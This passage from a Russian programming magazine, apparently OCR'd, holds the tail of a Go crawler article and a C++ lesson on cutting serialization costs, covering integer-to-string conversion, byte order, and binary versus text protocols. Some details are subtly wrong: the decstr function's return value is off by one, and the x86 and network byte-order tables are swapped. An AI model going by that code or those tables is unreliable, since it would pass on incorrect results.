запускаем и наблюдаем, как появляются новые файлы в указанной папке.

При написании кода обрати внимание, что во многих местах в статье упрощена обработка ошибок. В реальной программе нужно жестче контролировать, что именно возвращает функция.

## РЕЗУЛЬТАТЫ

Запустив нашу свеженаписанную программу, идем спать. А утром у нас есть под десять гигов первосортного чтива. Открываем выпуски за 2007 год и ностальгируем, утирая слезы умиления.

Ясное дело, что скачивание журналов — это только пример работы кравлера. Теперь его можно выделить в отдельный пакет и использовать для собственных нужд — скравлить все и вся. Используя goquery, его можно легко настроить для сбора любой информации со страниц любого сайта.


Кроме того, теперь ты знаешь, как можно использовать Tor в качестве дешевого прокси в своих программах. ][

2 3 4 5 6


Владимир «qua» Керимов,
Parallels

СЕГОДНЯ НА УЖИН БАЙТОВАЯ КАША, СВАРЕННАЯ ИЗ ОБЪЕКТОВ С++

# СЕРИАЛИЗАЦИЯ, СЭР!



УРОК 6



Переменные и типы хороши, пока мы находимся внутри логики программы С++. Однако рано или поздно становится нужно передавать информацию между программами, между серверами или даже просто показать типы и значения переменных человеку разумному. В этом случае нам приходится заключать сделку со злобным Сериализатором и расплачиваться производительностью своего кода. В последней лекции Академии С++ мы наконец дошли до главного босса, которого нужно научиться побеждать с минимальными потерями в скорости выполнения кода. Поехали!

### ДАВНЫМ-ДАВНО...

В стародавние времена мудрые отцы-основатели программирования научили последовательности байтов превращаться в числа, в логические условия, в последовательность действий и даже в объекты реального мира. В каждом языке было много сущностей, но строились они из байтов совершенно по-разному. Порой повторить на одном языке то, что в другом было из коробки, — задача для сильных духом. Куда проще передать объект класса в метод, написанный на другом, более приспособленном для этого языке. Но что делать, если нужный метод находится на удаленной машине или выполняется в отдельном процессе? Нужно превратить нашу логику в байты и передать принимающей стороне, готовой выполнить нужный метод. Так родилась идея сериализации — единое представление в байтах данных и логики программного кода, понятное как на стороне отправителя, так и на стороне получателя.

В этот момент начался хаос. Были попытки построить один Единственно верный эталонный механизм сериализации. Стали появляться и множиться несовместимые между собой протоколы передачи данных. Естественно, на это были свои причины: они служили разным целям и были оптимизированы для обработки разных данных. Сперва волна пошла в мире Java, позже к празднику жизни присоединился C#, искусственно ограниченный при рождении платформой от Microsoft (к счастью, зло частично повержено, славься, C# на всех платформах). Были и наивные попытки веб-разработчиков: от неуклюжего PHP до все более популярного JavaScript на сервере, на клиенте и в твоей кофеварке. Во всех случаях попытки объявить себя единственно верным путем в разработке были обречены. Слишком уж индивидуален каждый разработчик и каждая решаемая задача, а многообразие языков и их внутренних типов не позволяет передавать данные без потерь между двумя диаметрально противоположными по своей сути языками или технологиями. Во все времена языки и платформы объединяло, пожалуй, только одно: почти все они были написаны на C/C++.

Попытки охватить все очередным универсальным языком или технологией разработки будут предприниматься еще не раз. Но наиболее мудрые разработчики давно уже научились договариваться между собой, как упаковать байты сущности так, чтобы при получении можно было распаковать в аналогичную сущность на стороне получателя. Главное, помнить, что на берегу байтовых потоков тебя ждет всегда одно и то же — ненасытный паромщик Сериализатор. Раз за разом он будет поедать время выполнения твоей программы, такт за тактом, а взамен выдавать закодированный текст в XML-формате вместо объекта конфигурации программы или, например, последовательность байтов согласно ASN.1 вместо структуры каталогов файловой системы. И чем сложнее его задача — тем дольше он будет ее выполнять, отнимая драгоценное время и снижая производительность приложения...

### СКОЛЬКО СЕРИАЛИЗАЦИЮ НИ КОРМИ

Вообще говоря, страшных врагов у производительности нашего приложения обычно три:

1. Бесконтрольное копирование объектов и подобъектов.
2. Неоправданное динамическое выделение памяти на куче.
3. Бездумное и неэффективное использование сериализации.

С первыми двумя мы эффективно воевали в предыдущих уроках — вред их явный и бесспорный, а потому основная борьба ведется с ними, и, как правило, успешно.


Но опаснее всех наш третий враг. Казалось бы, что такого в том, чтобы преобразовать несколько целых чисел в строку и передать по сети? В этот момент программист обычно забывает о сложности преобразования, хранения и передачи больших массивов байтов строки, вместо нескольких легковесных байтов числа, что были у него изначально.


Сериализатор — наш самый страшный враг. Без него нам не обойтись, а он все нашептывает, что если все оставить строками, то мы получим аналог динамической типизации. «И нет смысла трепыхаться, — говорит он, — ведь на стороне клиента от нас ждут строку JSON или XML. Зачем же нам целое число, храни в классе набор строк!» Страшные вещи творят несчастные разработчики, порабощенные таинственным шепотом, повсюду в их коде строки. Те же, что сильнее духом, но не окрепшие разумом, напротив, преобразуют зазря туда-сюда данные в байты и обратно. Радостно потирает руки Сериализатор, видя, как страдает эффективность. И сегодня мы вместе с тобой победим это зло!


### КАК ЗАКАЛЯЛСЯ КОД

Чтобы укротить Сериализатор, следует сначала изучить его слабые стороны. Для этого нам, во-первых, потребуются навыки, полученные в предыдущих уровнях:

- умение обращаться со строками и байтами;
- понимание сути динамической типизации;







- оптимизация кода при создании и копировании объектов;
- представление вещественных чисел в бинарном виде;
- все остальное из предыдущих уроков.

Во-вторых, как мы помним, строки при передаче данных становятся обычным набором байтов, поэтому любой протокол, что текстовый, что бинарный, оперирует, по сути, байтами. Однако текстовый, как правило, должен быть «человекочитаемым», что означает дополнительную работу Сериализатору при представлении скалярных значений в байтовом эквиваленте. Ведь для того, чтобы просто превратить целое число –123 в байты строки с десятичным представлением числа –123, нужно выполнить не такую уж и простую операцию. Для подобного преобразования в самом C/C++ не предусмотрено совсем ничего, да и стандартная библиотека не радует своим набором:

- sprintf — позволяет не просто преобразовать число в строку, но и создать форматированное сообщение, что нам пока не нужно;
- itoa — делает ровно то, что нам нужно: integer-to-array-of-characters;
- stringstream — очень удобен для создания читаемого кода, но и максимально питателен для Сериализатора :).

Также есть библиотека Boost, чей lexical_cast еще менее предназначен для эффективного преобразования числа в строку.


Но для начала давай сами создадим максимально простой велосипед, который решит нашу задачу — представит целое число в десятичном виде, и погоняемся наперегонки с библиотечными функциями. Код нашей функции будет максимально прост, никакого ассемблера:

```
size_t decstr(char* output, size_t↵
maxlen, int value)
{
  if (!output || !maxlen)
        return 0;
  char* tail = output;
  // Разбираемся со знаком
  if (value < 0)
  {
        *tail++ = '-';
        value = -value;
  }
  // Строим строку наоборот
  size_t len = 0;
  for (; len < maxlen; ++len)
  {
        *tail++ = value % 10 + '0';
        if (!(value /= 10)) break;
  }
  // Поместилось ли
  if (value) return 0;
  // Завершаем строку
  if (len < maxlen) *tail = '\0';
  // Разворачиваем строку
  char *head = output;
  if (*head == '-') ++head; // Пропускаем
                            // знак
  for (--tail; head < tail; ++head, --tail)
  {
      char value = *head;
      *head = *tail;
      *tail = value;
  }
  // Возвращаем длину строки
  return len;
}
```

Теперь смотрим, насколько наша прямолинейная реализация оправдала затраченное на нее время по сравнению с библиотечными функциями (100 миллионов итераций в секундах, процессор i5-2410M, RAM DDR3 4GB, Windows 8.1 x64):


- decstr: ~3,5;
- snprintf: ~26;
- itoa: ~6,2.

В тестах с включенной оптимизацией мы обгоняем стандартные библиотечные функции с соотношением ~1 : 8 : 2.





*Возвращение сущностей программной логики обратно в первозданную природу байтовых последовательностей никогда не бывает простым. Но для бинарных протоколов превращение целых чисел в байты, как правило, сводится к побайтовой передаче числа*



Происходит это неслучайно. Дело в том, что алгоритм itoa завязан на базу исчисления, — не всегда 10, часто также требуется 16, и не только. Что до snprintf, то эта функция вообще не знает, что преобразует именно число, так как сперва ей приходится разобрать формат. Наша же функция не делает практически ничего лишнего.

Разумеется, это не значит, что нам теперь во что бы то ни стало нужно везде создавать свою функцию, но сам по себе пример показательный, ведь в месте массовой сериализации значений преобразований может требоваться гораздо больше 100 миллионов в секунду, и, даже если распоточить по ядрам, мы имеем все шансы не успеть при выборе некорректного алгоритма преобразования чисел в строку.

Недооценка такой базовой затраты ресурсов, как сериализация, может аукнуться серьезными затратами на новую партию серверов (старина Сериализатор хитер и наверняка сотрудничает с продавцами серверного железа :)). Кажется, что подобные вещи легко находятся профилировщиком. На деле же выходит, что логика сериализации данных очень тонким слоем размазывается по твоему приложению и хорошо прикрывается личиной вызова библиотечных функций.

## ПОГРУЖЕНИЕ В ПОТОК БАЙТОВ

Возвращение сущностей программной логики обратно в первозданную природу байтовых последовательностей никогда не бывает простым. Но для бинарных протоколов превращение целых чисел в байты, как правило, сводится к побайтовой передаче числа, причем принято правило, что старший байт числа передается первым. Другими словами, это означает, что на стороне приемника на подавляющем большинстве машин, где архитектура представления целых чисел идет начиная от младшего байта, мы не сможем просто взять четыре или восемь полученных байт и привести их соответственно к int32_t или int64_t простым приведением типа указателя по смещению, наподобие `*reinterpret_cast<int32_t*>(value_pointer)`.

Чтобы стало понятнее, проиллюстрирую, в каком виде передается 32-разрядное целое число со знаком с машины с x86-архитектурой в большинство бинарных протоколов для передачи по сети. Само число, например –123456789, на уровне обработки процессором и, соответственно, в логике программы будет выглядеть так:

| 0 | 1 | 2 | 3 |
|---|---|---|---|
| 0xF8 | 0xA4 | 0x32 | 0xEB |

В то время как по сети это значение передастся в обратном порядке:

| 0 | 1 | 2 | 3 |
|---|---|---|---|
| 0xEB | 0x32 | 0xA4 | 0xF8 |

Если мы просто возьмем массив из байтов и попытаемся получить из него число, интерпретировав наши четыре байта как 32-разрядное целое, у нас на выходе образуется совсем другое число: –349002504. Общего у них, как правило, ничего нет. Для того же, чтобы получить исходное число, нужно либо к полученному значению применить функцию `ntohl` — net-to-host-long-integer, либо просто собрать по указателю на значение в байтовом массиве из четырех последующих байт нужное целое:


```
inline int32_t splice_bytes(uint8_t const* data_ptr)
{
  return (data_ptr[0] << 24) |
      (data_ptr[1] << 16) |
      (data_ptr[2] <<  8) |
      data_ptr[3];
}
```

Эта функция будет чуть дешевле и эффективнее, чем собирать сперва ненужный int32_t в ненужном порядке, чтобы потом перевернуть, как надо, его байты. Кроме всего прочего, эта функция будет работать под любой ARM-платформой, а вот попытка разыменовывать под некоторые ARM-платформы байты как int32_t со смещением, не кратным четырем, приведет к завершению процесса. В общем, при десериализации лучше не делать ничего лишнего.

Теперь вкратце, почему почти в любом бинарном протоколе первым по сети передается старший байт. Как правило, по сети в первую очередь передают наиболее важную информацию. Сперва заголовок с метаинформацией, затем уже сами данные. Сначала в переданных данных идет информация о том, что в следующих байтах, просто потому, что эти данные нужно будет корректно считать. Ведь изначально неизвестно, что считывать, сколько и как. Но если прислать в первую очередь подробную инструкцию о том, что идет далее, то считывание пройдет гладко. Также, экономя на драгоценных байтах трафика, чаще всего метаинформацию об отдельных числах сращивают с самим числом, встраивая ее в наименее востребованные старшие биты числа таким образом, чтобы потом можно было по маске выцепить и само число «как есть», и важные биты с метаинформацией.


Простой пример мы разбирали в уроке про кодировки. В кодировке текста UTF-8 первым байтом передается метаинформация о том, сколько байтов нужно считать для получения закодированного символа. Для кириллицы, использующей два байта под код в таблице Юникода, первые три бита первого байта всегда 110, а затем уже идет кусок кода символа.

Так же и с целыми числами — старшие байты их в беззнаковых целых почти не используются и прекрасно подходят для передачи метаинформации, для которой зачастую хватает нескольких битов, например разрядность целого: 1, 2, 4 или 8 под кодировку числа. Проще всего, получив первый байт, понять, сколько байтов требуется для считывания числа,



**WARNING**

Если дорожишь эффективностью при передаче данных, то отдавай предпочтение бинарным протоколам (если, конечно, у тебя есть выбор).



потом считать байты как целое и побитово сделать AND с маской без битов метаинформации, получится нужное число за минимум операций.

Для символьных данных внутри бинарного пакета текст кодируется в байты согласно одной из общепринятых кодировок. Преобразования байтов в строки и обратно мы уже проходили.

Бинарные протоколы с фиксированным форматом, как правило, проще всего сериализовать подготовленными структурами на этапе компиляции. Просто привести указатель на данные к указателю на структуру очень дешево, но нужно учитывать упаковку полей структуры либо хранить в структуре указатели по смещению на данные в переданном пакете, преобразуя их в поля лениво по запросу.

На порядок сложнее разбирать структуры, которые формируются динамически. Здесь пространства для маневра меньше и в помощь нам лишь протокол и условия решаемой нами задачи. Например, для пакета данных в формате ASN.1 нужно сперва прочитать размер заголовка с описанием полей данных, их размера и смещения, разобрать заголовок, после чего настанет пора разбирать уже сами поля по смещению, которое мы изначально не знаем, так как информация об этом приходит на этапе заполнения данных.

В этом случае мы не можем знать заранее структуру данных и нам придется добывать поля, закодированные в пакете данных, динамически. Здесь нам поможет знание самого протокола и простое правило: не десериализуй все заранее до тех пор, пока оно тебе не понадобилось. Так, для большинства бинарных протоколов достаточно распределить информацию о смещениях в пакете и сохранить сами байты пакета данных, но считывать только нужные поля по мере надобности, спрятав всю логику разбора в детали реализации методов обращения к данным сущности, закодированной в пакете данных.

Чтобы стало чуточку понятнее, давай разберем пример. Пусть к нам приходит информация о платеже в формате:

- идентификатор платежа (UUID 16 байт);
- сумма платежа (32-разрядное беззнаковое целое);
- описание (null-terminated строка в UTF-8);
- адрес оплаты (null-terminated строка в UTF-8).

Поскольку поля 3 и 4, скорее всего, произвольной длины, мы не можем просто взять и получить адрес четвертого поля, для нас это слишком дорого. Если роль логики нашего приложения — ВСЕГДА считывать и обрабатывать эти поля, можно сразу вычислить метку начала четвертого поля и ссылаться на него как на обычную сишную строку. Ни в коем случае не высчитываем значения в std::string без особой на то необходимости — это, во-первых, почти наверняка динамическое выделение памяти под еще одну строку, а во-вторых, ненужное копирование данных, которые уже представлены в виде строки, закодированной в UTF-8. Экономить на разборе суммы платежа не имеет смысла, здесь нам в помощь наша функция splice_bytes, а вот идентификатор платежа можно интерпретировать как UUID, просто сославшись на первые байты в начале пакета. На самом деле если и целое число присылать не в обычном для сети формате начиная со старшего байта, а в виде, обычном для серверной логики, то мы получим не просто пакет данных, а вполне рабочий набор данных с указателями на значения, готовые к работе в C/C++.

Теперь пару слов о вещественных числах. На самом деле типы C/C++ float и double по размеру не отличаются от uint32_t и uint64_t и кодируются согласно стандарту IEEE 754 (вспоминаем урок «Все, точка, приплыли!»). Как правило, в бинарных протоколах вещественные числа с плавающей точкой единичной и двойной точности передают и обрабатывают так же, как и целые числа соответствующей разрядности, просто абстрагируясь от наполнения. Ведь для битов в байте неважно, что они значат, целое ли или вещественное число с плавающей точкой.

Несколько реже встречается представление в виде числителя и знаменателя, а, например, время в протоколе NTP передается с секундами с числителем и фиксированным знаменателем. Тем не менее вне зависимости от представления вещественного числа в протоколе неизменно только то, что обработки именно вещественных чисел с плавающей точкой при передаче данных в протоколах стараются избежать. Просто потому, что вычисление вещественного числа дает погрешность, которая отличается на приемнике и отправителе, а передача числа как есть, как правило, связана разве что с тем, что это число просто изначально **было**, например хранилось в базе данных как поле с вещественным значением.

Бинарные протоколы вводятся именно для того, чтобы оптимизировать сериализацию данных, и из спецификации уже очевидно, как эффективно построить алгоритм разбора. Куда более прибыльны для Сериализатора столь любимые простыми смертными человекочитаемые протоколы.


## ЖАТВА СЕРИАЛИЗАЦИИ


Поговорим о XML, JSON, YAML, где числа становятся строками, а байтовые последовательности дополнительно экранируются, чтобы их можно было передать как строки. Что может быть затратнее попытки закодировать даже килобайтный файл в строку JSON с помощью, например, Base64? Даже простое экранирование кавычек в обычных строках, передаваемых в JSON, уже недешевая операция, и при десериализации, разумеется, потребуется обратная операция. То же касается и экранирования XML-тегов в строках с угловыми скобками в том же SOAP. Здесь Сериализатор властвует безраздельно и собирает такую жатву, о которой в бинарных протоколах даже и не мечтал.

Здесь, в текстовых протоколах, потери чудовищны и неизбежны. Единственный способ их хоть как-то снизить — это придерживаться ряда простых правил. Их всего десять, простыми словами они звучат так:

1. **Минимизируй количество преобразований между сериализованным и десериализованным значением.** В идеале мы должны один раз прочитать либо один раз записать одно значение, и то по требованию, только в момент надобности этого поля. Если логика обработки данных у нас сквозная и мы реализуем некий механизм дообработки данных пакета перед передачей его дальше, то есть смысл сохранить исходный пакет данных, передав его же дальше с необходимыми изменениями, и так минимизировать затраты на промежуточную сериализацию/десериализацию.

*На самом деле типы C/C++ float и double по размеру не отличаются от uint32_t и uint64_t и кодируются согласно стандарту IEEE 754 (вспоминаем урок «Все, точка, приплыли!»)*






2. **Не плоди везде и всюду строки под предлогом, что весь пакет данных в JSON или XML, по сути, одна большая строка.** Данные почти всегда приходят типизированными, и тип им дан не просто так. Не так уж и удобно обрабатывать рост/возраст/вес/сумму в виде строки. Особенно учитывая то, что для хранения строки почти наверняка использован контейнер std::string/std::wstring и это привело к копированию данных строкового представления числа и наверняка к выделению данных на куче, вместо того чтобы привести к целому числу, или UUID, или логическому значению true/false.
3. **Оптимизируй по максимуму процесс экранирования строк, преобразования целых и вещественных чисел и логических констант в строку и обратно.** Вообще, процесс сериализации и десериализации должен быть тем местом в коде, в котором ты должен быть уверен. Ты должен знать, что уж тут-то не тратится ни одного лишнего кванта времени ни на одно преобразование. Ну не нужно для замены \" на " в строке реализовывать алгоритм кубической сложности! Также стоит минимизировать создание промежуточных объектов типа std::string для хранения временных результатов, вполне достаточно указателей на исходную строку и строку с выводимым результатом.
4. **Убей в себе желание использовать `std::stringstream`.** Помни о том, что в итоге придется делать str() или бегать итератором еще раз по всему, что насобиралось. Это не говоря о сегментированности памяти после активного использования `std::stringstream` во всех местах, где нужна сериализация!
5. **Еще раз: приоритет указателей на символы в строке перед всяческими промежуточными std::string с временными результатами!**
6. **Если используешь функции Boost, замеряй время выполнения их работы в сравнении с простейшими велосипедами.** Если оказывается, что функции Boost работают в 35 раз медленнее прямого подхода, не делающего ничего лишнего, значит, используются они зря!
7. **Не бойся страшного кода, если на кону эффективность выполнения самого узкого участка кода.** Пусть у тебя будет switch в две страницы кода, который выполняет работу 100 миллионов итераций за две секунды, чем полиморфизм с кучей visitor'ов и огромным стеком вызовов, выполняющих ту же работу за пять секунд. Помни, что это по пять серверов вместо каждых двух!
8. **Файлы и прочие бинарные данные не стоит пихать строками в XML/JSON/YAML, есть смысл запросить и передать их отдельным запросом.** Самое бестолковое занятие — запаковывать большой бинарный пакет в строку, перекодируя каждый байт, чтобы потом передать его снова как байты, но уже в текстовом протоколе.
9. **Нет ничего зазорного в том, чтобы отказаться от чего-то ненужного или опционального.** Например, совершенно необязательно на каждый чих в сериализации писать в лог или генерировать «Войну и мир». Минимизируй любые затраты на сериализацию, не корми Сериализатор сверх того, что он должен получить как неизбежное зло.
